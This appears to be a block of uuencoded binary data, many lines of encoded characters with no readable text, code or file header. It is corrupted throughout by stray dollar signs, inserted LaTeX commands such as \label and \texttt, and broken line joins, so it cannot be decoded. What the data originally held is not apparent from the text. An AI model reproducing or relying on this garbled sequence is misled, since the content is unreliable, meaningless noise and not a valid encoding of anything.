$MM/-@4_,2-?"N+'A0`V]M_\#H\-C$R(B7].3A':=^_P_]=/]7RZ$HW+OCP?EM$ $MV?_A\&!TY,\#)^8\&1B=/R`\&A\#\&Q^*_XY3OP?[)]H_"\&N-;MV/'V!\$N-_M/SHR$ $MMG_J?9_*'[I[5^-FV.UX=4=\#QOB_:?F!C5_^^_?M&]H].H/U']X\>.#7_$ M/Q2_0><_L+^SSO3P__AANZS,,IY:X5^4M#0IFQ0G5GCR,3H\HH5J`<\"TB]1 M2>UA`7?`8K_.Q\$II]HY,[!TY8'-@O@Q+T1.BWQ0.[6HXGO#J.\$/PO=CWJHTF $M+G\&U=K1/4H]AKX\#M?_&\\(GS\&.W_'8JB)(*\\)FJ1=5+:(O8@5MS]=?QNJV$ $\label{eq:mj} \texttt{MJ[\&'2'V4K5M\#PG\#`5SU8B3P_5\&7PZG2XB+)A>V)C8K\&[;5\9HJJ(4V7?1ME4]} \\$ MYM"@JJ)ID8\$4>6J#(90#%\$]?O2\NY"_R5CN=UD5[]YXX<6)XN;UO7TO+AJ/V MRE[M>S90Y_JZ'KGO>A`'=60Q'L;0H/QJ[_D`]12C68X4\A:J^\-MO%7?\8:F M=GEC(R,'>KFA=JBN!74TV4I7U?H1W%\$+JEJR!T(</!WNRYNW5^,#U8D+_9N" MT%>P%]]EW6J(5FRK9I151]2Q5_3#=17B\[LA[(\8PPZO11TFK@ZH`MBLEE8# $MM*2Z*U]M>GC$5AD:$"UWU(V+0QZ^FN/5$'G;1_D3J[X7=#Q8!?9&2;LWHSI,$ MQ(IV0]5<L+1[RF87>]\$R.8[,+7KZ`V\$-K]!=:@0U4VTZ@BIRH'"\ZM>]IOT* M,Z/R4=3Y@"M"U'1=LCS`C;9O'MC5\$<25(FWMT>UNU#U8[*?]N+2.-W(=,;P) $M7J.*K-F5^{!}JL*5%CH*0HEZ-6CX>$"E*>B+`YF#)][JQO]QM[-:1P+M7SI6.$ MSB^60,S<55XYL["0F2M==0C>.ZL1I/Z:KR.#3:\$1(&Z4#@>KG0WD/U& [,+4 M403*3.;RN=)5JAPSN=)<MECT9N870(Q7R"R4<E.+^<R"5UA<*,P7L\,>6EME M35?G)M5-VQET&A_=IZ,ND?OJX"HT=(P\-NK>*MZPO8/7_&`-.:RBM[8V3KHI M82!:H>+".ZO2H9560^V<=QWR@F4OC#J[/3H@P/CB-C=EZOP']H<>>]:9/Q,L MOT.704JF.#LV53E:J8`!H\$-Q!I]['^`?8J3_DOZ?G<G-Y:9R\VA7.+S\?-&; M+TS-3V=C; [&8P<?WR;_)&QJZ>+2B/7@CZQ,'>Y*%;,D(()G:UY-,9?+Y7I@L MPO3%E\U<V9/OQSQ#^;MLMN!!8OTJ0%YG<@LP/\$U>5:*49F9<'\7LU#SL40!" M*9H8<W-3T.19ZU^!"D!_C%G7AXQQ9/^#WS+*N19139(MEA861TJ+"YFBASK* $MS>2F, M-X10?+$#@R[V7G/"A-TE2M=G6EB1D+IP1#WJBW2^>5JAIYOU+_4*$ $MG/4K'=33(F5ZE7BLY\ANY\#M55,=?S7@LVSN/8V#2.Z3]=$/UMT?0/:F_$ MX4?6:>41SX?, ['=++_H.H&G@S?(#L<P.BT)GI*HM_H><S+;]3I)+E@&*CZ5/ $M>KE)!D@^.^=)XI5.!+,R5@*A=R@9P"@A\L,]U6#Y%C5"\;,<,95/JPKPM-;1$ M?VYG"4?OO!IPW(`%%&&6H(V&TF2=@M2Z4%KPKH&N7^<D#R^D^=03!FD'SX@K MYCE*51S>EI1;D2JR^^#TN`<GUM1^/+,X9\=9M/W"D8P9<*<S)?PO^G`^4V3= MG3Q2M]8Y78NP5--G,DI1\!MBNG;^[KX:W75(!"GH'CE\$.GR28:B'(`Q352=, M>A0\IU`YRBDIGXFEWQ]:&^T,?[S9T[/X8+08S4E^B.6C;C6T'I^&=_R7_,3^ MGVYV/>#FGQW;L/^,[AL[9?]Y*'YN^UOS3VW'_3;HOT/[!N9Z-E_QL?55G[? M@=%3]I^'XO=#9O^I;=?^L^<AL)%XWBDSR2DSR2DSR0^7F02+LN3<P]LY/.R< $\label{local_model} $$M@>RDY?OYNB3J\#Z@$WPHOZBT\Q5"3R/`]VBHJLV=')D>5\&8E[:VH=/GF/IQW%]$$$

MW%)]`Z[B(!>)RXP%V5XL5;1(`Q>&V";(AN;[0D1D0M.[+<8R'5<;J&HSI'8B $M7(\&[2(T.+#;4$2VA\6C+++8$)I=]:^C^Y'>9+9WQO^=2OK\>YKO^2[@)Z-!F$ MH;@=X)*^)/L#]C;LO#XI(-F53&JWD%(X3<ZV.-ML<U6HK1L]*<TV&WU-O?+B MA,:K%NCC-W;IM`.Z[5<Q?N&:6@=Q^*'*9BMH5.^G(JB:D#L]RGN_'E".>LU/ M?J@5!SOW]R6;EV+:LH'4-G*;#:2";MU`RLBR_09R3#INKVSK!E`-U>KZ)I_+ MW9`\I\$9E\L2CDN&0JT:CBGON]Z^1=6T.Z53Y%AV_\].J8K?V*I4@K=PGY942 $M@+>>^BBRYU(G-CY^L-O(W4K8H<UC8DHG8W*\#HO)@>&3&]YTY/<C)F?(XUZW)$ MBNFDQD`XM^QEVN2RS7Z6F&FV[FIJ[/:KZ]OK;2>KXKHHCO'()LYG+B)[+NW9 M(5%S*6<&A_K\,\,D_L_::^'6.5:ZO"R%VCF"I-?]"DR_+,??=GW#V:.)06 M2.9>GE8, #F6R(OJ.*N>#85K; <> JWS9^V_R2OEU62/PKZ`!L`[X_];_]^??]K M8N*4_>^A^*6W?TV['R`3X.;M/[90?&1<M__\$^/C(?KK_/7K*_0?0_'YH[']6 M);67_YOM@*>,@*>,@*>,@#]41L">"=",,S#\N12[,+S<1K+4S5\$^LA^N3-D; $M:60#0$7]L*;V2_6JVB&I]K;]$"O'4+<0J/$ZJO?G=C;P`Y*?56C3?MX!(E9)$ M?/XZ=#<\$0F=&=OV&MW/.[^`%[)W#F^VO]HB=DI38C=)99[)2#7D*F?T%G6&; $MKU/AWJS^2]@Z$ * $FPE9V<S<]-V_&[6#_7&NG(Q,[DX0X)DW.M4\6F-E&L=U'WH$ MHQO7%'-79ROS,Q6\$G,DN7&>W'1WKD=S8;HP,D*FW.?'2HOJ\P&ZO74OW154^ MO`3E7T-NL-_<[04829._K)3XGIR?SW/?*',EHJATD>>/91?RF4(A.ZUJ'5'U M_D(3,OV,D5L2K]/E^8517B3ZLC929*GQK:ZZ8A,&M8`N#AO;SYII%^./\L-V M_\$.FB7:1M2"JX297OS\$GIB\,#5F/NY(VM.EF22F;48PAGFENHI!TKUFK=+.+ M'%+F1-ZILI&9Y(LA4+-PB!)A/^X]6\$X>C\$V*GG4DEWC%^:G+8<?(+BS,+^SR M;KX9(I192>86_E=+)Y=^I]G]"))OBHV&:UG#.2IT(^B\;;\[>X+M7.J&CZM MX]%KP'8ALW/+4%2,G?<SK=G)2@X[<PKKW:R<\Y<S+[N8\F@K5@*P+Y<1,^6" M12)181JG.1%NUV8U]&_H&[)Z&HWOC18/K]*W9E1[%S/:SD\$\36Z;=VA\&-.* MGFK&I/5D3I->1J]XZVA38^)50%_UT\$,L*9&5\4AIZ3-\$02=53J-@U%CS51TI M2U>MJT8P*^?3`DK:UV!.>Q!A#<(:HNAW=\$L@V\FH&,NXV&`ZC%\$*-2U'S4/2 M"^*`%QU32J_;1"?4]PE55JCUS2L5F'AJ]/U8GS0"[SG4(S<T^\#945^]?CY\$ $\label{eq:mhx} \texttt{MHX`=7.S_\backslash O\&:C>KI.AJ@+;\&J"\#"SMK`\&J>N52LL,A]H6N9\&\backslash/(\$\backslash Z9\#(GQP))}$ M=&SZ*^F#JKKG%::N&*J3>-CMC>SNJV\J5'HHTB@\$L:.L9Z;,7:1G<A9!^6<R M^2(9V_BTP"N&IR(;"0U36)B?+910%0VDI][9K_:\JN\TTU=YPHYNB]W&.VL3 $M-J\setminus [O(D_3)+HWJ2JG3_1A#8\}F:4=A-47A:WHD4-W4I'M>HIJ[O='=U-^!HU-1]$ MS/QWGNS/6B[JBL:/(818S@:HT_/.@P2157+SE0*^*9";.^*=2^D?8=^X'\$+E $\texttt{MX}_{]}, \texttt{E$PQZ\&?F8$<=I;(B]5$F)N.N*/6U,BPRT?>1+?U''UV\$QR3-*H(/;\$@Y)}$ MXUIG=C=,M.K"?2FKW6[]4.U0390SN5)E)I/+9Z?_2\I\Q/TCE6Z)K6;T30P@ M)F>[==@0KHRJ-#D[<\$M*NDSNO>F,Q"/>/"@*X<D/7`UQ0MJ&.*"I:".ISCPM5OTF0]AQK42R\$FSI+O5&9"5X]_<GZH:&FD:`K9\$9;.AF`9W\P"1117%!;TAX M.+NPM_G:@Q7H=:SN!Z:&_0Q.L?L''^RG.FULC;;*+H5NVU\$[F=FUOY,I*]97 MI87Y/%VRGE<C]GR1^7'F+?.Y.K5W-,I,20XLY2T#M2"QT%+1XP!E70+I\$40_ $MMFQL1V&QYDW7^L'+('<=0ID[L:H,=$-2H?0^*Q,%I5+*F1K?6C)-IY>3$-V_$ MI9N-*Z\^9VJ6(>852?@/ZC2[;;IT&[QL<Y=L[#?X:%2KU4EM_'\$7PYQ;8E7-M3T?M(J`;PY0609JHZ68;>>V#'M&'Z!N5=+-#?2);K<3T(JV.U.0MD!9U(Z8X M?(?(CUG=EV7;GT.DI'=UZM\ZKO;)6!1`=55!@6BK?[[MB=9J@(SP0\R.5FL= ME; 0!1U9PKAFD25I1/"B,'TH)Y98XF/X4DQDCI!: 3M6Q(&QJ0J8N](7B]8%29 ML"ZX@.TL>6 \$ $R6C77"=ZAE/YY&.U1!J;]0/U+Y)@#WX'X+C<<W 8:\\U!=$ M>RZEY:2IR8#I.Z^B2Y#A"_CL96KI@@O2.[W?B'TG`P]\$T499T63L@XM(BW*U M`\$JBUH6Z#L6%NI*#E7M@V=U!UZT+UP.O&%XY`XO`!;:Z4M8WZ;/.=JMU#&XW $\texttt{M0E[1,J} < \texttt{G4} > \texttt{\$C][O"79V25} < \texttt{B} = < \texttt{N9C} \\ \texttt{\$N} + \texttt{\$} - \texttt{AMVN} > \texttt{GHI,9} > \texttt{\$4} + \texttt{E5@O:W9} \\ \texttt{\#NW75} > \texttt{M0E[1,J} < \texttt{M0E[1,J]} < \texttt{M$ MQJN(S*]SV=)4IN2.08--IT6S_TG9"^LQ, `BQ#&*YED;5`5;5P:;*"KZA?<BL M#VSJ9C[;)!RRUQ>.YQ2<=E"9Z>F%2FZ./"(ENHAD@R7?8:=ZI0\Y*YYNQ,3] M#_-67B56?S>!*4J[`]\$@6^9:2E50?&SK2W'`J:^R%.872I72?&4R-S?-#9;< MEF5WJL9&&5MU0,2TD\P[E)8=YFQM(Z%DL>1E9BHYZ,ANJJH*WJO+9F:Q\RM@ M^XP,E*8*:I####&RN<5Q*-GJ[M3Q[L23KW:C>"`+'EN]N!8CL='EYCSRZAHT MJK'X7@6XZ`UL%X @S%QQGFE^8;0PD*P6)DE+A['[KRQ7FT%CP[;W):;6Y#8H M/:Q^H']T6&PH.LJ)]?O.D6'ZOYU(.2ULBVD9A5WM8\$DWI)5%K.JDCDP&8;U/ M2 JM10,W:U8SEQ!)3V5V0WU,;U)O)K*Z3*U(N7J@.!V3AKLNX#U*C+VI59-6 M(6()P/XQ2 Z4?-C<FI7S2@'1V4C[%'\$NBB\$)M>\$HE*,4%;6AC%,AK[E97);# $MEFLN.U7"RZW%^]6?=&R;]B>^^V%]'-5Q/[N<\9)Z/&)7WGJ(Y1,.?+,A6=V6$ MJZG/RP_9&J#"Z/_EAG(61-W+.Y;)YZ8K.F,G63N44.IH0T&VKJ*SSCSIVJ%_ $M!NT#8W?:VBQ9UBP\10QI.-K/\3A9)=O\R>GO4>SR)>(R^FNG*:W'^S]8T(A6)$ MJ#==H]2TD"D=O8[/98BM:X>2%FYUD%FD8;[ADS2]_I3LD(T+#?+4D?\$ZEECJ M'S3+\$?LGG.S?T!S:M7M`%\NJY<]2H,=Z8Q/!OTKE\!<I<\$<B2?<H=EKY+%C# M%R>/5,:XWQI/_J09CWV]=_"9V0S,BY7_!'.Y,\]Q3J2Q0E6;JI27H\=4X&;

M+<(,.YT6!D/"UK_=VSC/ZP\S#^-Q)9,09ZXJGG28;><M_>2.C0'4*.?V^K]N MTPH<RO0[<+:BL/);N3HNFMMI>-`-EZ7S""2P9S,#DOVJL(G\$:K+=2!,A?<5N M@A2, V>\WC6OGM>LCT_@O@XXP-C@PWUBPSSSK6/AT+W<5_W_?'M[T_N<#]^7` M+>[_[A\;.:#>_Q[?-SXQ/I;<_YS8=^K^YT/Q^Z&[_[EZZO[GJ?N?I^Y_GKK_ M^4#]Y+?RL,\LSN>S\FMYDO8^:I5?G,:GEK`OS>+,-Y<ILANC%Y_0WU\$?7KVT MCZJ_U]%'XTX]B%R?:I<R1IA?1>W07\.+Z1(J960V,[4P7V3?DRM6LE<L90(! MMDSTIXY&=R</, `TG*W3]]X32?>A3!Q'?W'QILS@WC^]<BD]GUOD8H+XE4 2N M\H[A'\(VY;ZK-&PUO3XZ,C+2\V>:)XG"^MLY"MN0ZVTN,YOE,X:]\UMO-)CW $M_V\#06K?;R(WT_$W.F7=`E&26M"59-\M9:^03BJ1MQI2HD-1<U0;A:9%MJ6.R$ MF\LF; 2N9>; %]NOU0: (`HHIML2K)&2HC\$HR:NA4*A4`"J"F^JS9-J?7>'YT=V M_0A%DM^BD]99&;30ZG0\$#Q:L:E/LY(!XG88A..)[76TV\$"FP@WINJIENJM;* MS]^]@Q=_.NA0YSKQ)F3MM72\$D_^O,G[\Q''M'+*8Y=1DT2I!3EA[%PXOQ0L+ M=XQ; %(9C'WT!+*]D#GNX#K)/2#?=:0;24</V,JA[H<6YMAQ<@C+9YYJ>ETMTK>1*#\'F\;16G*\$D-QMS@1SUVE=<LK-"YW,-S&CDQ-X7@2IZ[H<M_4TA>W[$M#UZ8H-$^T.P;[?G9Z/C#@=X<AR"GPL4/DN<=U8&(5_7&4:DN$9"<*&"U\H*P]$ M39SJP/)[9BE1:)[Z6SH_6X6,_1\S=[BQ%>`"^[_MO<3_U].MO>WM[2VPB=W= MG?W5_N\NPD/;_RF27%D!KG:!JUW@:A=X>P\$S]AKV?I9F9S[=\$]3=56NLNG;O M2??**HTTZ7I"7\6C7B]-Y<_6X#![A_E*)^G:?0!^(#4,];WD)ZCJ:^N(3#4^ M>_N"*E[";DR];-&_F(21]OLR].(H=J^Y\$-@6">63K@\DR!%`'H&NV`V9K3+# M'_(X%!>R[VA(8D>I<QA]7G&]8=<XA%3]\$6^KHY-VVCP0)N\$L\$*9BFG'+-9Y\$ M.M<L3E0^X,!M/@_H5<XX'<(6,ARK#`K`Z\&6%UF7?G](@#AU<<"X?1,*:>`< M(!:.8GYD#?US*50E@T]I,YF+.4NQ\$H6AR:T5"MT,.R8#6G&TZOWSUX`!ISZ: $M7JR:[1[9IQ<#<IT8Z0U\\19&+8WWS\\6)+V^_09-BJ-@B5NK-=Z'4^,J)5N&$ M9:@@GL1#[&670/1T)\PL&"DLT7%P:\FNY=HH)-?][/>HW_-QV5+@JO9M6%!N M&5H4MQGRXGKDQY.!_U!0W21H4S#-+^[S(SPOFJ3)!>>0N7I9B3X3^\=\E>(Z $\texttt{MZ} = \texttt{K@6V^TG!ZW^KX/7H:35RO:72"AU[UX>>(Z\#"97LO[F[,A9^!\$=\$\$TU6@X3]) }$ MX\$T92&<!SG9UQ];?7-+=_TZ,>*?\$N,09'IEXG`<0A]&+[E<6ZQRC#3\>`QH; M`*%`NY=B'H"P\9Y#SGM=.VFU2R?EJNBK,@<.@5D+T=LMI3:?=[HD<,B-"&8+ M,072(.\&'^0&K:!J+1+YN?/"(#*%]C6XF!TS#Y#/K,E.?TS)/R@NE[<OIC-> M7W*F*^H1[6"5[=15WEYH<)R>T)Q)6G%ZX<)_N!S\9*`K--/"OE!5E!]N#?-B M#,63+L@2>_>^QI+5!N<H%K%G,Q.2IV_\$3'!"<X_Y":"[SRQ%80\W9BE<6DAE M,)/P-V8Q-YJ=NB,`_R:,Q<&T'+ND;@-;<DV=\$S+%-R9:W+EUKI'"--#:K;"-MLS"0[GK;D33ES,4W+N3Q6]#U-\/Y%/@C4C<W)J"8=6<G-7+UZ_'X:6VRN;F^ ${\tt MHR8*,"AD=^59DJY!QT\S>F$<='KQ&)] V1FIA7>[BM!7I_>0<;``*&G'2TD?Z}$ MCWADXT'?U#Z:]IG;L`:,#*QLAU,/3.MVC1LOZGYX,;[DJV?!;H#-TG0Z=DU7 MA66[FM(<V; %: %=HM%LGND)<ZT@:)UR9SZRPG%Y%+VO9!VEAZIDM9WR/C\$5HA MZ>0(!*'\JY&MB;8/-[51\$VNK'\$ZMJT>WN9[>+W(&%!:FIPMAKE/34Z!&6`%G M3@=)2ATF@L>-REF]2BG]WJBCCN[F9`C"8\$S;M6GM'9FM4FJ75.T=9',]PM', MD4I4'73:/YBU`6F<C\\$`\$V]5PXE4;(^\$1^-JLJ%NM2*>CD?M""G:Q)^M.\C% $MCQ'R+3:BJBX(H_.QAP39\\'46&M85C"50(A@?QR,;$(UF$*/\(4I+)>=D?2B)$ M8V'7K3-MMO`&T"**L>%\$&P4VF\$7=^L:+6BA;;HS0N**O.FK??-D/PH HGSWJ MJ,6B\$(-X?J)^Z6-J>0.:PCTO@5`ET]QRO99D>\H@=H&Y%?ODH@HP8,JPLZ-L MZY5"8A-3M&">VUE>'ENTS`H-/DP&Y[@J_6)`<.].W->^'^OQM'BC*<L[S#O- $MP\S"]QWK_TO(.)5^7][1KR/)3,=4VW-,(A[)N1A/S.$2P)UV-@`'N0JLJ2F)$ MMMWLY#.\$5;FD#X"YDK^[`U`,@V0UB&I20#U"VY5Z'>BE&]!2JURKN0=<+CAN M<*<\$\$D1C=1=<3(@\V/1:..5S3@075\37B8R9#U:;F#1V-,T2]-UE\$ZU\SNM+ $MC_RZ8<D:>, H7#0&-R!8^LF22_W^+H#SZ7S>U^EI@_[/[=/\IZ7_M;6WM;SW=$ M)_VOW9V5_M==A`>J_[6R`EKI?ZWTOU;Z7[<6TJV`2I7CV@FW!>)I2U@\$97B6 MQS:.8ASS@KMX.+Y2+8-02K)!?(MV#?3"WI'76=7Q`=-W0ZPZ0,@*KJ\$#5VFZ M5@62\$&Y4@77^(70%)I5O>H18_KSO@+WS#A&5T\N]LW:8+_]UU>_-GO_IF^N' $M!?(?Q#]M_[W[]-F^U/_?V]E_NI+_[B*\3:2?][@C@]0EA:[#E-'_]0=I*70Z$ $M/BY'.&4[W(9A5QM&7(>[W_X>0MTA[,8:Y_^0=<:'W_Z^1NR./C%YY1_LC#]A])]$ $MK6WZZM^{YQ.A}/^{0}]'^{<6<8=!'Y1N5H[-:77IP[F";?+C=^M?.Q08^PT.$ M,80]OOR)W,/AW`(2E/"C3-P(HPW_BS2=VY#/)L97@_.H'XN-#:_7VXC'O2YB MD1)XL2P'@[L?:U#Q_+'U)+Z2CK1W=YY8)H'4.AX2GOD_?--L`*(GN'N2_S[+ $MS3_R > SES[W1T9B`S1M+A&CXP\#D!+]80?F(R'D_'AYN:[\R`DS&-,D\CN\W> MH[^U$^NQ9A3T=.;MV1A[B&5'8,X5Q>/2<(AE',(5M?4RZD.&BY%M,(C"=?5')]$ $M/YJL?ZIQ7.]%W7A=)R5'C/KO$WEN*'F/$Z$K<Q)TM>H/QE<I_F`0_4.,"42)$ M*WGRO;WI?_\$%.IU8X+[3@_3N`ZBI`Z2KOIW%?GD2CZ/!,:(_@\$HD1GG,E'"3 M;8IT=R>SM29#22T_G;8O_8\$?(\K09LL?S_R4)SK(PL.V^B/7BK=R\$FW;\$U#W

 $M>+-K*J(1U^@_S$"-R8VQ)>+&7SG1(HA25X>RR>F0'TV"?J\\Z,E:S;<!9R<5$ MG, N\X*@AO"5X+-R_ERSA']%(9CH.0GQL2[[1][V8VJ""U)@77DR\"[]603.[MNP`\$*W7LC^5ON!A1@\$'>I_Y15_40)[_,=A\$QF(Q^'])]#^*\5CRA"8I+LEJE M*HF\$7COI)[75_0NO;_9X.J(]\GHXGQI]C!'30%*`\$K*ID\$H!+\!B=WS"?DV! M*DW&\$8B1>G@"!)BAVK6'"M)DYBBIR7F[8R,!V\$M9.S(I][8)]6E*XYD8N/6N M[]NM2P*5>QC3G.1_T[:VDK:VKMG67^RVV&G(G2'[O[-!N/P*2+;[9&!X9L,P M\.;T A8@T,QY*ZWCD^#.\$+^]G0[`W5'Z-EL1M`^*[EQ6<^NKTO9N"A!WSN^V M]V8X[AVBX90;#O/W?Y/@QL;?"_=_VS#[WC/O_^X]VT?4SK.MK=7^[R["@SO_ $\label{eq:mgp0/p?a;B-7Y_^K\?W7^_]#._]E9/7&;3./OV6?LEGCYA307V<-Y/=\R^Q9>$ MBCKA9EZM1%LQT92VJLSY0HO3.U=;,.6I/"_.<->O'WJYI+H.*"[Y86F_<J], $MQC6Z+\&L_)\&3K/_$WH$\#^^QZK$()SYFJ6<@8LZ6U8^"[KX&QG;""UV^S@V#$ M@-*.7>\$O(B.<RJ41N(2(.!:?_AQG9/LEK;ZW+<`^\D?O108WEYF6J5"N)2IB $\label{eq:mbs4fl} $$MB>4FL*-\&P7Q2PX49B_<>;K<N6\&8J9\#]6D^Q^)SU5T<)<@;'&&(10!SQ,NT)$$$ $MOM!SZ;HO9%G%?W#[_K#Y;F==S7IW7M6UQ_>,T:']5^/3SZ+G&Q=5D4I/&YM$ MXX560/2D>SE/'E<G5CL0<Z1BN03ZBF2#2Z`G8;6;-IDS%<FL!X;OF'O?*A_/ MS<AS\G&1BZTM%]P:DQL2TO-^+18/M\W+TY@YD51JV"".\$RM!\$5S&]\-<,\$I[M^*P:R2]\++<GB8&6K-[7F\NL&A.G#ZDUGGJ0\:D6+<S&@,#O3N2>(A-&Y=H@ M'<8F1656:6J<+<E;L-RG9.+5%TD.HA`7KRPBLR6R67RK+`DA@K"6ZH1B8P9H $MV^Q > R98AI^{1}R)N=4^{D9}R_{A}, 200^{(A^0&7B0@0TG7^-V^G!J3GR}F'+)$ MQ\Y[287^2#+/F,Q<7LM<\$?:PZ!*N.A?7/">8UI[3@8S>YT7)_175KVK.&99M M[_)-ZT\$D?-1"[Y+:M<X3]BRW6S153Z(!9J@2(2D1:?@54X1V9`:<#0AK&8%> M6S7%-Y<0\$EUD%&CI&&NA3\-K"8[UTQ\:M8KH#X_C"]A)'LS\$5H)XV/>ND,)? MX#EIFI:LX67Q\$"?YP^7FW2']G)"V?%8G5!HZ#-B?8TFG)H)H@!5D-2-_C_); MC;M":B*2V<1`XESR[I0EE?*AP;'5<:G=.<815ND5U.3J]4:YU*YJI]^_S&9X M"2 4G=;/K7;U6*PO YI/5N!5L:XN&V:J.BZ]J=9+)Z]JE8*0?SLGU;-VLU1? M%ZVS(XJ`VF?IK-X6Q455%>JG;6@BPC^7(2B1-ZPO_R)1:LCQ4I'YA"'/]#LY MW.=[%T9UH\$M0F>X9VU30XY(OB6\YZ;]F,#";9^;B6CVU68WPD=C\$Q_0(:\$Q; MS'B)?2DS#>Z!WP386&\$C\$_\$WF_6W]6JSI_;+N1Y2_O;W5@\MMQ:,*5%#4WX4 MOY!-%A!*66<O'8,\$'TL;]"V]+'R52\=5N#=AX?WO38V_%M[_BETX`"?[K]VG MNUN[ZOVG_;V]U?WO782'>/^[,OY:?!J_NOQ=7?ZN+G]SAG3CK[,:L_RR\$ZYK M]K7\$*S+._2L0:-LKN;FL@U2>*V,C+_CFU62WQ6:JS:YTW2G#K)TL'-T[4Z=5 MR"W_:57F;VXE+)+_MIYND_RWO[>_O_],VG_)57\$E_]U%>##R7Y"0Y\$KV6\E^ $M*]EO)?O=5L",5?]+WO``^NJ-4J4*+#8;I[6&Q&L)$IHHEYJO2I#6Z`8*F7&N$ $M6\=\5@'2=C7KK=\$6^HIB.<;Q3_(0)6.H)E%/C8_,+>^@^%HXI_+6PM-<G12$ MF)@LDE=,I(%P8N27US8]RALKP<VV-A5(.6D#IDW\4SW9N\$D0.C#&M!+D_DU# MNOPW\&[AV;^\\M_^UMYN8O^_O?]T:T>NX7LK_T]W\$QZ,_#?P'L:S?V)E^;\$2 $\label{eq:mass_mass_mass_mass_model} $$M`%<"X`,3`#./Z]Q+9;@]/?86//=7$$WG7_!-0B/JC?`=_M-+W!-?!H@@64_$ M]#!">JPT6'I>;"IDKP+.O8:^K,G3.?M>^=@+_7]`I78\$2/BS#;:BKA='H5VJ MZ?T3\$;C\UHHU!-.,[HQ=0>R/0!33"G[`@(\P"]"R")1_A,%<G6QZ^D?_N*9K M[';SS*IB*??8]"8@W"R<UJK8!_R,SV2@1<%Z#H+0NZZ4=!*LK2?*/!H'^9X@ M_+ *5(D?7.GR./7+9S)2~3!@'O0/N^Q0QY,+=%M;Y5XRYUKT4!07EK-9%UXM) MEZZ#70YY0BVUVZ7RZ^>V8H?K3_N2WH[`>"2D.PJ`W:'79Z7LMZ](16GZN\!? M'7-!=YJOA0&6P'Z@Y@PF!RGZ?PGP'Z:;X3@X+@##+:A<C"?#@M3`D1@M0+-A MNPB'Q0FVB^(/P&'1@86'1('I*/I2*I"J"WSV3BM?PR_2:\/'\5&G\4;P/KJ^ M@ITTWF-L&:FOOD(R>P=F9/,!IS05'?L*U4XJ4\U:5FO*UOA95HN(E^7*3*^; $\verb|MU5*ETVICZ>HTL3K63JI%^Z7Z]7L\&\W<T\=RT171]CB\&1;M`SIU^E2M,O1XD$|$ MZ=,]TO_970E_N)/P1[T/?BX<YWY_%)H.1)=6%MJ#:<]7>YO_C?_MT"GGZ:G` M4G_Q^#'Y7MNH=,!MCLY>=3I(*PM*ZW;=-.E&KUEM(5D>?\$)^0A8(B#(*<7"' M<00W^3'C&P^Q+>-J;#-*34[ZDIY*QUOI2;;G\X5Y)D%&!NV9)CT5)AI(^5,! $MW8145J^{-O/G/Z}.>1'&BQ45\K/[?]&ZZ))?PO"I2=ZWQ1Y/"EF'A>S)-5N5T$$ $MU!>[H$=H>J@^U.P^)&O'-60H__03R\,JQ!1X^F1??^;(NYM[FSNF9$:-3[J/B])$ M'R<YS[WN1VR`>SFR)DTLSKDVIR-'M9.\$(L^#T%`9\\$M]?%DOO4(G,;9)AXMB $MUL&F()PA]S101D;+;Z<NU#Q&@=%`;'R0W&7S]''7CY&>8IV)T)2&<^SBL\.G3$ M^R#/;+I]WPO5?S>ZY,!1%D/Z<SN_VY=I%6JK3S4\GZGH=W_Z5_/X5X^/FB[B M#S!3E)D!_(_-TNDAZOD\\H:*<T&QYV6M7CU,VL*HF^9\]`5R+DYH,!-2,GBR M4E7]<S23L(6B!*"0M`7D;43DJ7,#U2%3TIR,IV.C<\29-HI6+?A\$C,1^9'5A $M/K]Y+LQWEZ`HEU&^:\7*VN;7@<84`3CM.OS,K#^L-1/)&W,KR-,6L4,T1'_M$ M5BC&;L(MEZ=^SE/1D!W!6^1)"WLGLRT'PR2P`, `OUKH50[CI29"G7;T4H%'] M:;=H(GES;@5YVL+"(MO!']X&(K+K1Z)=]VI;,T_^![)N[_IOD?S_=&=O?ZK_

MOR/E?X3]E?Q_%^'!W/])DBS?_^N_U=W?ZNYO=??W0._^P&,R[_WLYT+S&I-J M]2WV7B<%YPK/8D[IUV.5`,BGBM4K[!@W/^Q.P'LPHU7U(J)S<<3+PU^Z+Z.; M"5VS[.XI\N'3ZDQ!0.D_WZ75__SX][-J\^?:B3+)AKE"<GPMTS[_'7SKJA8J M)SX`])2NUV+]0NMK_ZK&R[K[)EU?2A^5&K5RAVK.:0-SX.#>6^:]@R>@'1; M,\YJ)_4]]#63=TVP]Y:M4NYKL-:9N4PZ\$/EA^SX392]4\<QT@%_('(MBMNL# MHF%44>K)P[9XVC/<864V9K]<ZP8+39DU<+QEXPZQ!F]-7U_ZD?;DT!\'A#@O $MNQEUDQX1PNG:VE0VC&(JK>=A'J!=+UH6$LN3T0@S+\E:,/U*OSQ*LAUY@,)J$ $M*+M^@2Z48>4OJ=V*SRJ@W8=ESIOB`HM]N@B5)P=G+?TT)K/3=\\<JW:=7*P\#K$ MQH6_']LW[9^B_B<V!?A86%6CNYNG_CDPY2<T^I_^/N?7#IG[0]LP_,ZU_]O& MFY_/ION_;;7_6]E_WTUX4/N_R]7.;[7S6^W\5CN_FP=N\@WFPFR]3<Q=/,*I $M[<=EC+4;_3XQ!MJ\?/$U(/CZ_;*MW&6LP>ZLI*DHG+155''KRU82ZD4A01Q?$ M#7V4TCJ6, #D_I:\#DZ2VKQ":D811@_>P-T:3K*!*0:2LX]*W:!6J-TY>B=\) MH5L^^!K8^/HXKIZ<@4.4*HT6Q9ON^>%D(+1RF=P(E.LE8/I?F7N17\5,Y@>+ MD19TU\KMLV9I!B5@X)/N6,WLE\UJM4.D(O2Q1U;ZHQ/_RUAOZ\^(;%K8;9&B $M'9\#\&, J^+1Z<\\!ME<"/B;LE,(SEJO&\\TV9^@_O!A?'O\#(8^]+,)@,6-KICZA"$ M))[#*\$["Q*N7,/&85)B:[7JGTJS]4.W4J^UVM=DIGS4KM:8#W,N^=X\$C'1:G $M8.(X:D/\&@(;L8\&BB>:<K42R]>B9HS\&A=PIZ1E-F)LQ;RZ(VPM-T\KJ)4BSIB$ MP<?0R4%/BZ-N\ZB*?SZY8/&*V=!>2A\KL2(ZB17"XE[!J5AKW*N%N-FWBK'\$ MQF0\)Y6\>EB)+KZ3\$PLZ1<39XA4AG]7C9)E;'Y3C315N:FT`A6F9#B\$^JP;K M^4Z&0'*".HK"`6#AZ".-:VBWG.(X1S*MNO]A08YV-.09?@QZ`#KY\=J7,CG/ $M(-^)I$QN-,O.1[0-'E$:)Q)B/-,D+>,N^9$7$I;HHLD4;P?C[*'PXX_C:)B-$ 